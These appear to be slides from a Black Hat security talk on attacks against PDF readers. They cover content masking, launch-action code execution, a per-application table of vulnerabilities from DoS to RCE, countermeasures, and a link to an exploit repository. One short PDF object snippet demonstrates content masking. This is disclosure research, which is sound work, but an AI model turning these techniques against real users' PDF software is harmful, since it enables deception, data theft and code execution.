
- PDF confusion
- Doc confusion
- **Object confusion**



# Content Masking

## Spec ambiguities

- PDF confusion
- Doc confusion
- Object confusion
- **Content streams**






# Content Masking

## Spec ambiguities

- PDF confusion
- Doc confusion
- Object confusion
- Content streams
- **Stream syntax**



# Content Masking

Application	A1	A3	A4	A5	B1	C1	C2	C3	C4	C6	C7	C8	CX	D1	D2	D4	E3	E4	F1	F3	G1	G2	H2	H3	H5	H6	I3	J1	K1	K4	K5	K6	K7	K8	M3	M4	N1	N2	N3	N4	N5	P1	P3	P4	P6	P7	P8	P9	PX	Q1	Q2	Q3	Q4	Q5	Q6	Q7	Q8	Q9	QX
Acrobat Reader/Pro Foxit Reader Foxit PhantomPDF PDF-XChange Viewer PDF-XChange Editor Nitro Reader/Pro Nuance Power PDF Soda PDF Desktop PDF Architect Poppler (Evince/Okular) Chrome Firefox Opera Perfect PDF Reader Perfect PDF Premium PDF Studio Viewer/Pro iSkysoft PDF Editor Master PDF Editor PDFelement Preview Skim MuPDF Safari Edge	<pre> 4 0 obj   &lt;&lt; /Length 200 &gt;&gt;   stream     q 0.2 0.4 1 rg 0 0 595 842 re F Q BT /F1 22 Tf 30 800 Td (This is the 1st stream part) Tj ET   endstream     q 1 0.3 0.3 rg 0 0 595 842 re F Q BT /F1 22 Tf 30 800 Td (This is the 2nd stream part) Tj ET   endstream endobj </pre>																																																										

1 First text being displayed    2 Second text being displayed    – No text being displayed

TABLE VI  
DETAILED RESULTS FOR THE CONTENT MASKING CLASS OF ATTACKS.







# Overview

1. PDF Basics
2. Denial of Service
3. Information Disclosure
4. Data Manipulation
5. Code Execution
  - ▶ Launch Action
6. Evaluation



# Launch Action


- Launch Action:

A *launch action* launches an application or opens or prints a document.



- PDF has “code execution by design”





# Overview

1. PDF Basics
2. Denial of Service
3. Information Disclosure
4. Data Manipulation
5. Code Execution
6. Evaluation



Attack Category		DoS		Information Disclosure			Data Manipulation			RCE	
Application		Infinite loop	Deflate bomb	URL invocation	Form data leakage	Local file leakage	Credential theft	Form modification	File write access	Content masking	Code execution
Acrobat Reader DC	Windows	●	●	●	○	○	○	●	○	○	○
Foxit Reader		●	●	○	○	○	●	○	○	○	○
PDF-XChange Viewer		●	●	●	●	●	●	●	○	○	○
Perfect PDF Reader		●	●	●	●	●	◐	●	○	●	○
PDF Studio Viewer		○	●	●	●	●	○	○	○	○	●
Nitro Reader		●	●	●	●	●	○	○	○	○	●
Acrobat Pro DC		●	●	●	●	○	○	○	○	○	○
Foxit PhantomPDF		●	●	○	○	○	●	○	○	○	○
PDF-XChange Editor		●	●	●	●	●	●	●	●	○	○
Perfect PDF Premium		●	●	●	●	●	◐	●	○	○	○
PDF Studio Pro		○	●	●	●	●	○	○	○	○	●
Nitro Pro		●	○	●	●	●	○	○	○	○	●
Nuance Power PDF		●	●	●	●	○	●	○	○	○	○
iSkysoft PDF Editor		●	○	○	○	○	○	○	○	○	○
Master PDF Editor		●	○	●	●	●	◐	●	○	○	○
Soda PDF Desktop		●	●	●	○	○	○	○	●	○	○
PDF Architect	●	●	●	○	○	○	○	○	○	○	
PDFelement	●	○	○	○	○	○	○	○	○	○	
Preview	Mac	●	●	○	○	○	○	○	○	○	○
Skim		●	●	○	○	○	○	○	○	○	○
Evince	Linux	○	●	○	○	○	○	○	○	○	◐
Okular		●	●	○	○	○	○	○	○	○	◐
MuPDF		●	○	○	○	○	○	○	○	○	◐
Chrome	Web	◐	●	●	●	○	○	○	○	○	○
Firefox		◐	●	●	○	○	○	○	○	○	○
Safari		○	○	○	○	○	○	○	○	○	○
Opera		◐	◐	●	●	○	○	○	○	○	○
Edge		○	○	○	○	○	○	○	○	○	○

● Application vulnerable    ◐ Vulnerability limited    ○ Not vulnerable

# Countermeasures

- Eliminating specification ambiguities
- Resource limitation and sandboxing
- Removing or restricting JavaScript
- Identification of dangerous paths

# Black Hat Sound Bytes

- PDF is a complex format
- Standard is full of pitfalls
- Logic chain RCE in 2020 :)



Exploits: <https://github.com/RUB-NDS/PDF101>